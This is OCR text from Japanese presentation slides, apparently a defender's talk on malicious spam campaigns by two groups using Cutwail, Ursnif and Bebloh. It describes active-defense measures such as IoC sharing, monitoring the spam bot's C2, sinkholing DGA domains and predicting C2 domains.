
②添付ファイル製作

③マルウェア製作・利用

④ドメイン取得


3.5.2. Adversary : Group-A

Group-A




3.5.2. Adversary : Group-B

Group-B




3.6.1. 配信経路とGroupの分析

配信経路とGroupを分類したばらまきメールの推移




〔参考〕配信経路とGroupの分析

Cutwail-Bからのフィッシングを追加




3.6.2. ダイヤモンドモデルによる分析

Group-A



3.6.2. ダイヤモンドモデルによる分析

Group-B



4. アクティブディフェンス

ただ防御するだけでなく
一歩進んで、より良く防御するための手法
更に進んで、より攻撃しづらくするための手法
→これまで分析したキャンペーンの手法に対して
　防御策を実施する

[アクティブ・ディフェンス]
攻撃者のコストを増加させる防御手法

https://en.wikipedia.org/wiki/Active_defense

4. アクティブディフェンス

実施したアクティブディフェンス

対象	手法	時期	効果
A,B	IoCの共有(Twitter)	2018/06	数ヶ月休止
A,B	Cutwailの監視	2018/12	早期共有、遮断
B	DGAドメインのSinkHole	2018/12-2019/01 2019/03	C2通信阻止 感染数を減らす
B	メールアカウントの調整	2019/05-07	配信手法変化
A	ドメインの先読み	2019/05-06	日本向け休止

4.1. IoCの共有

Group-A
Group-B

ばらまきメールを受信した組織がIoCをTwitterで共有し、連携して分析。
→各組織が遮断設定を入れることで被害を防止

- メール件名
- 添付ファイル情報
- メール内リンク情報
- マルウェア通信先

【成果】
各組織におけるばらまきメールの遮断効率化
2018/08から数ヶ月休止、再開後は難読化が加速

4.2. Cutwailの監視

Group-A
Group-B

スパムボットCutwailのメール送信内容を監視

CutwailのC2と通信し命令を受信するが外部にスパム送信しない環境を構築

→通信を分析・解読してメールテンプレートを取得

【成果】

メールを送信し始めるタイミングで遮断が可能

一回の配信で件名が複数ある場合でも全てを把握

4.3. DGAドメインのシンクホール


Group-B

2018/12にUrsnif-BがC2をDGAドメインを使用

→DGAドメインの生成アルゴリズムを分析
　未取得のドメインを先行取得し、C2通信を阻害、
　感染端末を特定し通知

【成果】

少量のばらまき後、2019/04まで数ヶ月活動停止。
(関連性は不明だが) Cutwail-Bの使用を止める。



Group-B

4.4. 不正メールアカウントの調整

2019/04-06のGroup-Bのメール送信経路を確認

→正規の送信経路であり、メールアカウントが侵害されていることが判明

　受信メールから送信元IPを抽出し、通知

【成果】

国内の主に古いメールアカウントに侵入され、ばらまかれたことが判明

調整を繰り返し実施(60程度)し、2019/06で使用停止

4.5. C2の事前予測

Group-A


Group-AのC2に特徴があることを分析
C2のドメインを予測し使用IPがC2か否かを確認
C2がばらまきに利用される前に把握

【成果】
C2に対するばらまき前から継続監視が可能
BeblohのDGAドメインに対するシンクホール実施
2019/06以降、日本向けのばらまき活動停止。

4.5. C2の事前予測

Group-A

